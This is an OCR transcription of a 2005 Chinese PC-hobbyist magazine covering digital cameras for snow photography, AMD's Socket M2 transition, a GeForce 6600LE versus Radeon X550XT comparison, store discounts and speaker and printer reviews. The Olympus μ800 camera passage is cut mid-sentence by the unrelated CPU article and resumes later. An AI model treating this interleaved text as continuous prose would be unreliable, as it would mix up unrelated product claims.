相机的一种"不需要对焦"的对焦功能。它在设计上与很多一次性相机一样，省略(预设)了聚焦(对焦)装置，不需通过调整镜头镜片进行聚焦，因此能够实现小型轻量设计，并且有利于降低成本。不过，由于在光学设计上可以大范围深度聚焦，因此可以非常清晰地拍摄到一定距离以外的物体。在使用这种功能时，用户不需要半按快门对焦，直接拍摄。由此也提高了实际拍摄的快门时滞问题。但该功能也有缺点，在拍摄物体与相机的距离进入最近拍摄距离以内时，无论怎么拍都是模糊的。

慢速同步闪光:

这是一种数码相机的闪光模式，它会延迟数码相机的快门释放速度，以闪光灯照明前景，配合慢速快门(如1/5秒、1/15秒等)为弱光背景曝光。这样，就能够拍摄出前后景均得到和谐曝光的照片。

A/S/M模式:

A/S/M是三个数码相机最常见的拍摄模式，分别对应光圈优先(A)、快门优先(S)及全手动曝光拍摄模式(M)。

快门时滞:

时滞最普通的是指"释放时间"。自动对焦的数码相机先将快门按到一半的位置，就能够进行调焦。释放时间一般是指在焦点对准的情况下从按下快门的瞬间到能够拍照之间的时间。另一个稍显不严格的说法是"快门时滞"。快门时滞是指不半按快门，而是立刻按下快门时到能够拍摄的时间，即大多数情况下是指包括自动对焦在释放时滞中起作用的时间。此时，快门时滞包括自动对焦时间。它的快慢直接影响你的抓拍成功率。

微距拍摄:

其实它是普通摄影的一种，就跟放大镜一样，能将微小的东西放大。是突出小物品或者特写细节的一种很好的表现方法。

卡西欧Z750



参考价格：3150元

卡西欧Z750外观小巧，非常轻薄，它的厚度仅为22mm，而且机身也比较短小，相机重127克，特别适合于女性使用。Z750采用1/1.8英寸的720万像素CCD，画面的纯净度优秀，色彩饱和艳丽，成像质量极高。卡西欧以拍摄速度著称，Z750的开机时间仅为0.9秒，快门时滞为0.007秒；镜头方面，该机使用3倍光学变焦镜头，焦距范围相当于传统35mm相机的38～114mm，光圈范围f2.8～f5.1，快门速度范围是1/6000～60秒，最近拍摄距离为10～40mm，可拍摄出近距离清晰照片。Z750同样具有手动曝光、光圈优先以及快门优先曝光模式，可拍摄640×480、30帧/秒的无限时有声动画，而且采用先进的MPEG4格式。在阴天或者下雪中能够拍摄出质量很好的图像。

相关评测资料：http://www.cfan.com.cn/mwb/detail.php?id=92

拍摄样张：http://www.cfan.com.cn/mwb/detail.php?id=93

奥林巴斯μ800



参考价格：3080元

奥林巴斯μ800是一款具有生活防水功能的数码相机，适合下雨天或者下雪天使用。它采用1/1.8英寸的800万像素CCD，3倍光学变焦镜头以及2.5英寸的高清晰液晶显示屏，这样的高端配置足以满足大多用户的需求。μ800采用2.5英寸的屏幕，

939 变脸 M2

2006 年初，慎买 AMD CPU


★★

■ 流浪的火焰

从 2003 年 64 位的 K8 处理器被公布以来，Socket 754 和 Socket 939 构架就一直是 AMD 攻城掠地的重要武器。然而在 AMD 正用这两柄利器酣斗英特尔的时候，却传来 Socket 754 和 Socket 939 在 2006 年将被 Socket M2 替代的消息。是什么促使 AMD 这样着急的更换已经十分成熟并且如日中天的构架呢？面对 AMD 的变阵我们该如何适从呢？


变脸 Socket M2 为哪般

初一看 Socket M2，人们几乎都会以为是 Socket 939，但是 Socket M2 要比 Socket 939 多一根针（既是 940 针）。仅增加一根针来改变构架的变脸做法并不常见，那么这次 AMD 为什么出此奇招呢？



M2 与 939 接口只差一根针

从图片我们可以发现 M2 的确比 Socket 939 在 CPU 左下脚方面多一个针脚，达到了 940 个针脚。之所以要增加针脚，最浅显的解释可以理解为 Socket 939 在供电方面已经出现瓶颈，阻碍 CPU 频率的进一步提升。改换了 Socket M2 后，电流的最大值可以从 80 安培升到 95 安培，这样就从功率上保证了 CPU 频率的进一步提高。


DDR2 的普及是主要推动力

然而 AMD 的这次变脸并不是仅仅为了提升功率那么简单，可以说 AMD 的这次变脸是也是迫于英特尔的压力。三年前，当 AMD 正在研发 K8 家族的时候，有谁知道将来 DDR2 必定会取代 DDR 内存呢，也许 DDR 又是一个 Rambus 呢。于是 K8 的内存控制器并不支持 DDR2。不过，经过英特尔一年多的精心提携，DDR2 这个阿斗终于被硬扶了起来。由于内存厂商的纷纷转产，DDR2 内存的价格优势必然会在 2005 年年底到 2006 年年初这段时间得到体现。此时，可以说天下已定，如果 AMD 不推出可以支持 DDR2 内存的 M2 构架的话，将很难面对英特尔凌厉的攻势。

变脸会在什么时候？

考虑到 DDR2 的普及速度，AMD 很可能在 2006 年的第一到第二季度进行这次变脸。届时支持 DDR2 和 Pacifica 虚拟技术的 Socket M2 将成为市场主流。新的 Socket M2 处理器最迟会在 2006 年第二季开始上市，新的 Socket M2 分别有三种不同核心：

Windsor: 支持双通道 DDR2、支持 Pacifica 虚拟技术、双核心 Socket M2

Orleans: 支持双通道 DDR2、支持 Pacifica 虚拟技术、Socket M2

Manila: 支持双通道 DDR2 Sempron、Socket M2

Socket M2 CPU 预定发售日程表

产品名称	核心	接口	发售日期
Athlon 64 FX–62	Windsor	M2	Q2'06
Athlon 64 X2 5200+	Windsor	M2	Q4'06
Athlon 64 X2 5000+	Windsor	M2	Q2'06
Athlon 64 X2 4800+	Windsor	M2	Q2'06
Athlon 64 X2 4600+	Windsor	M2	Q2'06
Athlon 64 X2 4200+	Windsor	M2	Q2'06
Athlon 64 4000+	Orleans	M2	Q2'06
Athlon 64 3800+	Orleans	M2	Q2'06
Athlon 64 3500+	Orleans	M2	Q2'06
Sempron 3800+	Manila	M2	Q3'06
Sempron 3600+	Manila	M2	Q2'06
Sempron 3500+	Manila	M2	Q2'06
Sempron 3400+	Manila	M2	Q2'06
Sempron 3200+	Manila	M2	Q2'06
Sempron 3000+	Manila	M2	Q2'06

但是它的分辨率达到 23 万像素，最让人惊喜的是它加入了 μ 系列以往所没有的光圈／快门优先曝光模式，用户可以手动调节光圈快门。配合上精致的机身设计以及较为强大的功能，全面的手动曝光功能、强大的微距拍摄以及防水功能，一定会让您在大雪纷飞的雪景中捕捉到拍摄的灵感。

相关评测资料： http://www.cfan.com.cn/mwb/detail.php?id=94

拍摄样张： http://www.cfan.com.cn/mwb/detail.php?id=95

以上这六款数码相机价格从 2000 元以下到 3000 元左右，像素从 400 万到 800 万不等，但它们都有一个共同的特点，那就是：可以手动曝光，适合雪景拍摄。这也是我们推荐它们的理由。实际拍摄时调节曝光范围从 −2.0EV 到 +2.0EV 的范围内以 0.5 为间隔设置，一般可设置到 1.0 左右，打开 LCD 屏，可看到调整曝光，以后的画面效果或者试拍 1 张观察，以明亮而不刺眼为佳，不足或过头了效果都不好。当然如果要想很好的处理这些难题，拍摄者必须能很熟练地使用相机和足够的耐心。快来利用现在的大好时节，走出温暖的房子，走进洁白的世界，用你手中的相机拍摄出“千里冰封、万里雪飘”的美丽大自然。

CF [CP01]

很显然，Windsor 肯定是定位高端的，成为 FX 和 X2 的接班人；Orleans 定位中高端，该是 Athlon64 的继任者；定位于低端的 Manila，该是扮演现在现在 Sempron 的角色的，仅在对 DDR2 的支持上有所改进。

你知道吗?

什么是Pacifica虚拟技术?

这是一种应用在服务器上的虚拟硬件技术，其类似于英特尔的 Vanderpool 和 Silvervale 技术，可使单个 PC 多线程处理任务，可让让多个 Windows 系统同时运行。

火速链接

关于 IntelVanderpool 和 Silvervale 技术，详情参考本期第 78 页《双核心应对双倍核心》一文

2006 年初买 AMD CPU 要谨慎

无疑，AMD 的这次变脸无论对于已经拥有 AMD K8 的用户还是对于即将购买 AMD K8 的朋友来说都将是有很大影响的。年初您如果想升级自己旧有的 K8 平台或者购买新的 K8 平台的话，不妨听听本人的意见。

939 平台用户

AMD 虽然变脸，但并不会立即停止已经比较完善的 Socket 939。据知名网站 anandtech（www.anandtech.com）最近公开的一份 06 年 AMD 处理器发布蓝图来看，虽然 Socket M2 即将要来，但一些旧有的 Socket 939 处理器还是会继续使用到 2007 年第一季，而 Socket 939 Sempron 更加会延伸到 2007 年第二季。显然，2006 年将是 Socket 939 处理器从中高端逐步过渡到中低端的一年。此时购买 Socket 939 平台的话，如果不是迫切急用的话，请尽量不要选择 X2 和 FX 系列 CPU，因为在 939 平台的坠落过程中你的“强龙”很可能成为鸡肋。建议追求高端又不很急用电脑的朋友不妨持币待购 Windsor。假如到时候一切顺利的话，AMD 甚至可能在 2006 年第一季度发售 Socket M2。如果你是升级用户的话，大可不必过分担心 CPU 的替换问题。但是请别为你即将过时的系统花费更多的金钱在 CPU 的性能提升上。至于 DDR 内存倒是可以在年底到年初的时候趁着价格合适购买来升级用。

754 平台用户

对于受到 Socket 939、Socket M2 和 LGA775 三座大山的欺压，2006 年注定是 Socket 754 扮演今天 Socket 462 的角色，在低端挣扎着逐渐退出历史舞台的一年。连双通道内存都不支持的 Socket 754，在 2006 年恐怕很难吸引什么目光了。也许他唯一的优势就是价格了。目前的 Socket 754 主板已经达到了四五百的价位区，降价空间并不很大了。购买入门 64 位系统的朋友可以出手购买 64 位 Sempron 来完成自己的心愿，坚决不购买 JS 推荐的 754 构架 Athlon64。同时请尽量不要升级您的 Socket 754 平台了，因为它已经走到了谢幕的边缘。假如您一定要升级，那我推荐是更好的散热器来满足超频的需要。



Opteron 144

希望购买 M2 平台的用户

在 Socket M2 发售之初，无论是 AMD 还是各大主板厂商都希望从这个新产品上赚取更多利润来捞回研发成本，所以价格方面很难做到平易近人。假如你不是追求 FX 或 X2 那样的高性能的用户，笔者不推荐在 Socket M2 刚刚发售的时候购买新构架的产品。估计要到 2006 年的年底的时候，Socket M2 的价格才会度过高峰期趋于稳定。所以要在 Socket M2 刚发售的时候就出手的该是银子比较充足的“富农”。假如你不是追求最新、最强的龙族 CPU 之人，大可去 939 平台去找个刚从服务器上转战来的 Opteron 144 来玩玩。

CF [CP02]



在 GeForce6600LE 和 Radeon X550XT 之间游走

★★

NONAME

中低端显卡最大的特点就是能够满足大部分主流游戏，而且售价不高，因此在这个令人眼花缭乱的市场上得到大多数国内用户的青睐。目前ATi依靠X550和X550XT两款产品坚守中低端市场，而nVIDIA（以下简称NV）则用GeForce6500和GeForce6600LE与其抗衡。由于GeForce6500是由GeForce6200改进而来，在性能上与其他三款产品有着较明显的差距，购买者也寥寥可数。因此在NV阵营中只有GeForce6600LE才能与X550XT抗衡。那在这两者之间，我们又该如何选择呢？

GeForce6600LE 与 X550XT 推出的背后

首先我们来回顾一下，来看看为什么只有GeForce6600LE与X550XT才称得上棋逢对手。在NV还没有推出GeForce6600LE时，中低端市场只有X550一家独大。与之前热卖的9550一样，X550允许板卡厂商自行设定核心与显存频率，使得X550的产品众多，市场反应非常的好，大有延续9550神话的势头。而这时，NV方面没有任何产品能与X550竞争。相比之下GeForce6200性能太弱，而GeForce6600价格又太贵。不过，这个空缺很快就被GeForce6600LE所填补。128bit的显存位宽、4条渲染管线、核心频率与显存频率不作限定以及能与GDDR3显存搭配的规格让Geforce6600LE一下子诞生了各种标准版、超频版，不同用户的需要一时间都有了NV解决方案。而这一产品的推出，让不支持GDDR3显存、性能又稍逊的X550难以招架。匆忙间，更高规格的X550XT仓促地出场了。

由于采用了X700的核心，X550XT相对于X550最大的不同就是提供了对GDDR3的支持，弥补了X550的缺点，矛头直指6600LE。那么为什么X550XT不叫做X700SE呢？作为X700的简化版理应被命名为X700SE，相信ATi是想借着X550的东风来提升产品的市场认知度，并且能够通过命名来明确X550XT在产品线中所处的位置。两雄出场，中低端显卡市场立马剑拔弩张。

GeForce6600LE 与 X550XT 详细规格

	GeForce6600LE	GeForce6600	ATi X550	ATi X550XT
核心代号	NV43V	NV43	RV370	RV410
核心时钟频率	不限定	300MHz	不限定	不限定
显存时钟频率	不限定	550MHz	不限定	不限定
显存类型	DDR1/2/3	DDR1	DDR1/2	DDR1/2/3
显存位宽	128	128	128	128
像素管线数目	4	8	4	4
顶点着色器数量	3	3	3	6
DirectX 支持	9.0C	9.0C	9.0b	9.0b
SLI 技术	驱动支持	驱动支持		

GeForce6600LE 与 X550XT 性能特点

从表格可以看出6600LE与X550XT属于同一级别的产品，不过它们也各有特点。

GeForce6600LE：

（1）GeForce 6600LE的超频性能非常优秀，搭配GDDR3显存后，频率可得到大幅提升。目前有很多厂商设计了增强超频性的PCB，自行设定了核心频率和显存频率，性能一点也不亚于GeForce 6600标准版。

（2）GeForce 6600LE可组成SLI系统，并且是所有支持SLI的产品（除破解产品）中价格最低的一款。SLI系统能较大幅度地提高显示性能，如果选择GeForce 6600LE来搭建一套廉价的SLI系统，性价比也是非常高的。

（3）GeForce 6600LE具有CineFX3.0 3D引擎、IntelliSample3.0抗锯齿技术以及UltraShadow Ⅱ阴影处理技术等一系列先进特效，支持128-bit高精度HDR渲染，并且提供了对微软DirectX 9.0c Shader Model 3.0的完整支持。对于像帝国时代3这样对特效要求较高的游戏来说6600LE能够更好地支持。

Radeon X550XT：

（1）采用与X700相同的RV410核心，较RV370更为先进。虽然被屏蔽了4条渲染管线，不过顶点着色器与X700相同（6个），比GeForce6600LE多一倍。

（2）由于核心的不同，X550XT的性能要比X550高30%左右。搭配GDDR3后的X550XT性能和超频性都不会输给GeForce6600LE。而且部分厂商还推出了经过超频的X550XT显卡。

（3）在都不超频的情况下X550XT凭借着先进的架构以及GDDR3显存的强劲性能要略强于GeForce6600LE标准版。如果考虑超频的话，市场上的GeForce6600LE超频版性能更强一些，核心与显存频率都要比X550XT的高100 MHz。不过考虑到厂商对超频版的设定还有些保守，X550XT还有一定的超频潜力。

GeForce6600LE 与 X550XT 行情对比

性能属于同级别，行情又如何呢？目前市场上的GeForce6600LE分为两种类型，一种是搭配TSOP显存，频率设定得不太高、售价在590元到680元的显卡。由于搭配TSOP显存，超频能力不是很出色。另一种是搭

配了GDDR3显存的GeForce6600LE超频版。其设计、用料、默认频率设定都是为了超频，因此显卡的超频潜力很不错。GDDR3版的GeForce6600LE显卡售价普遍在699到799之间。

ATi的产品一向以性价比为武器，X550XT也不例外，目前市场上的X550XT产品基本上都搭配了GDDR3，而售价大都在699元以下，最低的已经报价590元了。虽然X550XT的性价比不低，但种类还不如GeForce6600LE的丰富，选择余地较小。


GeForce6600LE与X550XT究竟如何选择？

总的来说，GeForce6600LE的TSOP版则适合一些对游戏要求不高，预算又不多的用户。而GDDR3版比较适合热衷于大型游戏、想体验SLI、玩超频的用户。而X550XT则完全是追求高性价比用户的选择，它的性能足以满足一般应用和主流游戏了。

产品推荐

七彩虹天行6600LE-GD3 CT版


参考价格：699元



七彩虹天行6600LE-GD3 CT版显卡，默认核心与显存频率为350/700MHz，显存采用了MBGA封装的英飞凌GDDR3 2.2ns显存颗粒，支持SLI。不仅采用高品质的红宝石电容，更着重优化了供电部分设计，在一定程度上为显卡长时间的超频运行提供了保障。

讯景 啸天狼PV-T43D-NDP


参考价格：799元



讯景的高频版GeForce6600LE显卡——啸天狼PV-T43D-NDP，采用GeForce6600LE核心与GDDR3显存。核心与显存频率设定较高，分别为500MHz和1000MHz。大幅超越了普通GeForce6600LE，性能接近GeForce6600标准版。PCB采用了和GeForce6600GT相同的P216板型设计，并配备温控风扇散热器，能有效控制显卡运行噪音。

技嘉红旗X550极限版

参考价格：699元



这是一款超频版的X550XT显卡，核心与显存频率达到400/900MHz。供电部分采用核心与显存独立的供电模式，高品质的电容和散热体系都能保证显卡的稳定运行。采用了四颗三星2ns GDDR3显存颗粒组成128MB/128bit的显存配置。此外，它还提供了HDTV（高清晰度电视）输出功能，接口齐全可以满足用户各种视频输出需求。售价699元。


CF [CP03]

Search for

CFan 村里大搜查

（阳光提醒你：本期优惠有效期为2005年12月15日至2006年1月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）


沈阳：技嘉SLI主板优惠48元！



技嘉近期把英特尔平台的SLI主板降到了888元。这款型号为GA-8N-SLI的主板采用了nVIDIA nForce4 SLI Intel Edition芯片组，提供了两个PCI-E显卡插槽，支持nVIDIA纯正的SLI双显卡技术。（沈阳搜查队员丁宁报道）

优惠产品：技嘉GA-8N-SLI
原价：888元　CFan读者价：840元
地址：沈阳市三好街东软电脑城A座B08档口
（欣联创电子有限公司）
电话：024-83966818

沈阳：美齐19英寸液晶优惠19元！




19英寸液晶已经成为了近期市场上的最大亮点，美齐的一款型号为JT-198A的19英寸液晶显示器更是卖到了2399元。这款显示器拥有了12ms的响应时间，250流明的亮度，500:1的对比度。不但具备了模拟的VGA接口，还提供了目前高端机型才有的DVI数字接口。该款显示器的售价为2399元，由于是特价限量产品，CFan读者价为2380元，共限量5台。（沈阳搜查队员丁宁报道）

优惠产品：美齐JT-198A　原价：2399元　CFan读者价：2380元
地址：沈阳市三好街百脑汇2F-G33档口
电话：024-83991912

广州：两款“传奇”散热器有特惠






传奇风扇（LegendFan）为了回报广大消费者的厚爱，特别拿出两款给予CFan读者特别的优惠！

第一款：传奇VB775（精装版）支持奔腾、赛扬775针CPU，采用纯铜散热片，让你的CPU也享受秋天的凉爽！

第二款：传奇P4-魔兽版，支持奔腾、赛扬478结构的CPU，纯铝散热片，是专门针对游戏玩家而设计的一款非常实惠的产品！（小熊在线广东站报道）

优惠产品：传奇VB775（精装版）
原价：155元　CFan读者价：85元
优惠产品：传奇P4-魔兽
原价：35元　CFan读者价：20元
地址：广东省广州市天河区天河路556号新概念电脑诚501室
联系电话：020-87516746

济南：256MB铭瑄狂镭X550显卡CFan读者优惠69元



这款铭瑄狂镭X550显卡整板电气设计优秀，芯片供电电路设计十分合理，电磁波屏蔽性能很强，显存以及核心的供电模块用料充足，其默认核心运行频率为400MHz，显存容量和带宽分别为256Mb和128Bit规格，默认显存运行频率为500MHz。（济南搜查队员李嘉报道）

优惠产品：铭瑄狂镭X550（256MB）
原价：599元　CFan读者价：530元
地址：济南山大路160号5040室
电话：0531－88921558


武汉：品尼高视频采集卡限量促销



品尼高2005黄金特惠版沿用红色PCB板，采用品尼高原厂电容和贴片元件，稳定性好。采用的控制芯片是朗讯的Agere FW323，真正的即插即用和热插拔功能，提供了包括2个外置和1个内置共3个高速1394火线端口。另外它还通过了英特尔最佳化“Runs Great On”测试。经过和老板协商，限量10块提供优惠，心动的读者们赶快出手吧！（武汉搜查队员李磊报道）

优惠产品：品尼高2005黄金特惠版
原价：299元　CFan读者价：249元
商家地址：武汉南极电脑广场2348室
商家电话：027-87656365


武汉：七彩虹天行6600GT CH版



七彩虹天行6600GT CH版采用了Geforce6600GT图形核心，8条渲染管线与3组顶点着色引擎，默认频率为500MHz，采用了双128规格，2.0ns GDDR3高速显存，默认频率高达1000MHz。同时支持SLI技术，游戏性能十分出众。这次只要出示本期《电脑爱好者》杂志就可以用960元的优惠价格换购显卡了！（武汉搜查队员李磊报道）

优惠产品：七彩虹天行6600GT CH版
原价：999元　CFan读者价：960元
商家地址：武汉南极科技广场2128室
商家电话：027-87650708

武汉：找刻录盘吗？——这里有优惠！



刻录盘片在日常生活中用的越来越多，消耗量也随之增大，搜查队员这次专门找了家三菱刻录盘专卖店。经过和老板协商，分别拿出了三菱CD-R深蓝和三菱16X DVD±R来优惠读者。（武汉搜查队员李磊报道）


优惠产品：三菱CD-R深蓝(700M 80min)
原价：3元/片　CFan读者价：2.3元/片
三菱16X DVD±R(4.7GB)
原价：3.5元/片　CFan读者价：2.9元/片
商家地址：武汉珞瑜路电脑大世界225号
商家电话：027-87851131

CF [CP04]

征订整版

IFI，是三诺最新推出的产品系列，这个系列的特点，就是采用了全外置的功放设计，IFI－331，是它的第一款产品。

三诺IFI-331音箱





这就是IFI-331的外置功放，采用立式结构，液晶屏显示。



像家电遥控器一样的遥控器，使用手感很好。

与较高价位的产品或是与中档价位的2.0音箱相比，未必能说IFI－331的声音表现有明显的优势。但作为一款中档2.1音箱，IFI－331的音乐回放是相当令人满意的，特别是它没有单纯追求"音效"，在回放中，表现出了相当的音乐性素质，这对于一款中档价位的2.1音箱来说，是很不简单的。而在低音上和低音炮－卫星箱衔接上的不凡表现，则是这个价位2.1产品所少见的。

三诺从2004年重回零售市场，先后推出了多款对市场触动巨大的产品。而IFI－331的问世，将是又一个给多媒体音箱市场带来重大影响的事件。IFI－331以不足500元的价格，提供了出色的音质、不凡的音乐性能和强大的功能。其外置功放的设计充分发挥了外置结构的各项先天优势，使之建立了新的中档2.1音箱的功能标准。相信这款产品一经上市，必将受到用户的广泛关注。 CF [CP05]

MP－150是佳能最新推出的一款低价位的办公一体机。作为MP110和MP130的升级换代产品，佳能MP150的外观更加时尚，性能更强大。

佳能MP-150办公一体机



有丰富的操控键，无须电脑即可完成复印工作。



佳能MP150应用了佳能新一代的"FINE"打印头技术，高密度多喷嘴的打印头能够实现最高4800dpi的打印分辨率，其墨滴的最小间距达到1/4800dpi，精细的喷嘴能够喷射最小2pl的墨滴，所打印出的照片没有颗粒感。保证了照片的清晰亮丽。同时打印速度更快，无边距照片的打印时间只需55秒。

佳能MP150的扫描功能同样强大，采用了佳能应用于扫描仪上的LiDE技术，扫描分辨率达到1200dpi，同时，节省电源损耗，缩小扫描部分的空间，保证了机身更加小巧。能够清晰地还原页面边缘的细节，而没有边缘变形。在扫描驱动中具有独特的扫描效果，照片扫描自动修饰和增强技术，能够对照片进行专业的灰尘和划痕减弱功能，颗粒修正功能，褪色修正功能，以及背光修正功能，令图片扫描变得更加轻松。

MP150的价格只有1000元左右，可以算是非常物美价廉的产品。



打印机部分。

CF [CP06]



乐趣无处不在——麦博 梵高FC728

■ CFan 评测室

X.1 结构的音箱更注重娱乐，比如看电影、玩游戏等等，远比2.0的音箱更为受用。不过，无论是电脑上使用的X.1结构音箱，还是2.0结构音箱，都脱离不了“多媒体”三个字。如果有这样一款产品，它具备很好的声场定位，又有不错的功放系统，还带有客厅式娱乐的方式——遥控，那么你会选择它吗？在同类产品价格相近的情况下，谁不愿意拥有更好的声响效果呢？那么，去卖场看看这款麦博梵高FC728 5.1音箱吧，耳听为实么。

特立独行 独立功放

麦博梵高FC728除了中置，低音炮，四个卫星音箱外，还有一个独立的系统——功放。之所以把功放外置，就是因为想通过这种标准Hi-Fi的配置方法，在电脑乃至家庭娱乐中，给用户最好的音质表现。独立功放的好处在于方便调节，而且易于摆放，还可消除振动、过热及电磁干扰导致的音频失真。独立的功放可以有效地散热，维护起来也更方便。把功放和低音炮或者主音箱分离还能简化音箱设计，避免干扰，提升音质。另外，独立功放能释放音响空间，使两只音箱的声音更一致，这点也是独立功放的好处之一。

音响单元不简单

FC728完全能满足一般家庭客厅的使用环境，其总持续输出功率(RMS)为94W，其中低音炮为29W RMS，单个卫星音箱为14W RMS。光有大功率是不够的，好的扬声器单元也至关重要。FC728在上代梵高系列原有V12扬声器基础上，采用经由Peter Larsen设计的V12 Ⅱ代2.5寸全频扬声器，低音则应用最新研发的S12超重低音单元，构成S12+V12的组合。

遥控 简单易用

FC728的遥控器功能非常全面，其不仅包括对整体的音量调节，还可以分别调整低音炮、中置音箱的音量，并且可以变更输入选择，非常方便。如果你对左右声道的平衡感到不满，还能在遥控器上实现微调。

闻声识梵高



客观地测试，频率响应这种枯燥乏味的数据并没有纳入其中，显然，我们需要的只是最终试听效果，虽然不可避免地会带有主观性，包括个人喜好。但是，这样更容易让用户，包括正在阅读此文的你有一个感性认识。如果你真的很感兴趣，我们依然建议亲自去试听一下，再做最后的决定。

测试电脑使用Audigy 2声卡，DVD播放使用万利达DVD影碟机，CD播放使用Panasonic SL—910。

精准定位

FC728在CSS《反恐精英——起源》中表现出来的精准定位让人感到满意。敌方的射击完全可以凭声音准确判断位置，这是令人非常满意的事情。

电影《The Rock》最后部分的战斗机轰炸小岛片段中，当战斗机低飞过桥梁，迅速接近恶魔岛并投下炸弹时，仿佛自己就是尼古拉斯·凯奇，在跪地释放信号烟雾，直至战斗机飞越头顶时，那种亲临现场的感受着实过瘾。

感受音乐

我们选用了黑鸭子演唱组的一张专辑，并使用松下SL—910播放。此时FC728仅作为2.0音箱使用，显然，播放CD音乐不是X.1结构音箱的专长之处。高音部分略显单薄，但音色还原较好，由于没有使用电脑播放，数码味也少了许多。清唱时倒很值得我们闭上眼睛细细品味，合唱时，无论是三位女声各自的声线，还是乐器发出声音的落差层次，都能清晰地聆听每一个细节。

低音表现

FC728采用的5.25英寸低音，单元表现非常出色，我们俗语所谓的“推”便是指功放是否能完全将单元的能力发挥到极致。我们使用一张重金属的CD中，着重聆听鼓和BASS的声音，音色低沉而有力，并且没有丝毫的混浊，无论从鼓声的力度，还是BASS的颤音，都能表现得非常真实。

总体而言，麦博梵高FC728的娱乐性相当出色，独立的功放系统给我们带来了更好的品质享受，这远比那些使用内置简单功放模块的X.1音箱好很多。在欣赏DVD影碟时，FC728甚至要好于一些入门级Hi-Fi产品。显然，FC728已经开始脱离了纯粹的电脑多媒体音响这一概念，更注重娱乐性，不仅适用于电脑，也适用于家庭影院。

[CP07]

尊显沁脾创意　多彩"奇幻高手"


多彩科技推出一款键鼠套装　"奇幻高手"K5008+M351。珍珠白超薄简洁外形，稳撑人手指面的独特剪刀式架构键体设计，将键帽韧固地悬吊技术，彻底告别一敲键盘就发出咂嘹的键帽摇晃之声。采用时下流行的三段式按键，并在键盘顶端安置一组多媒体功能键，直接控制上网、唤醒、收发电子邮件、音量大小等功能。而"奇幻高手"鼠标，其优美的弧形线条环簇着鼠标运作时绽放的神秘七彩光，采用安捷伦芯片的精准定位，且可以适应左右手不同习惯的操作者使用。

航行十年风雨兼程再创辉煌

2005年11月26日，航嘉迎来了它十周岁的生日。来自航嘉全球各地的供应商、客户、合作伙伴参加了本次庆典活动。深圳市各级领导也亲自莅临庆典现场，见证航嘉历史性的一刻。庆典上航嘉企业机构总裁罗文华先生、深圳市副市长陈应春先生和联想集团高级副总裁兼全球首席执行官乔松先生等分别作了讲话。庆典过程中进行了舞狮表演和为航嘉成立十周年及航嘉工业园正式启用的剪彩活动。

双剑合璧　爱国者游戏嘉年华极品套装横空上市

爱国者最近又为玩家们送出了一个超级游戏套装，在这份套装中，最让玩家心动的就是由爱国者推出的两款超级游戏装备P678机箱和战霸专用键盘。P678是一款专门为游戏玩家量身订做的机箱。光驱、软驱、电源开关、Reset、USB接口、音频口都置于红色的面板下。用户只要轻按面板的侧部就可以打开面板。它在设计上采用了大量的防辐射与散热设计；战霸键盘是爱国者针对《魔兽世界》特别优化的键位设计的专用键盘。与其他游戏键盘最大的不同之处在于，玩家可随心更换各种不同键面。同时这份套装还为玩家送出魔兽世界游戏人物手办、BTX-400电源。



■新品短信息■

三星PPM50M5HBX等离子显示器

三星近期推出的PPM50M5HBX等离子显示器的最大特点在于其运用了与以往等离子屏幕不同的显示屏。三星PPM50M5HBX等离子显示器不仅提供了1366 × 768（WXGA）的原始分辨率，更是支持VGA、SVGA、XGA、WVGA、SXGA以及UXGA等多种视频信号。除此之外，PPM50M5HBX还拥有1300cd/m2的亮度，10000:1出色对比度及68.7Billion色彩数。另外，三星PPM50M5HBX等离子显示器的机身厚离仅为9.7厘米，把PDP挂在墙上或摆在桌上。

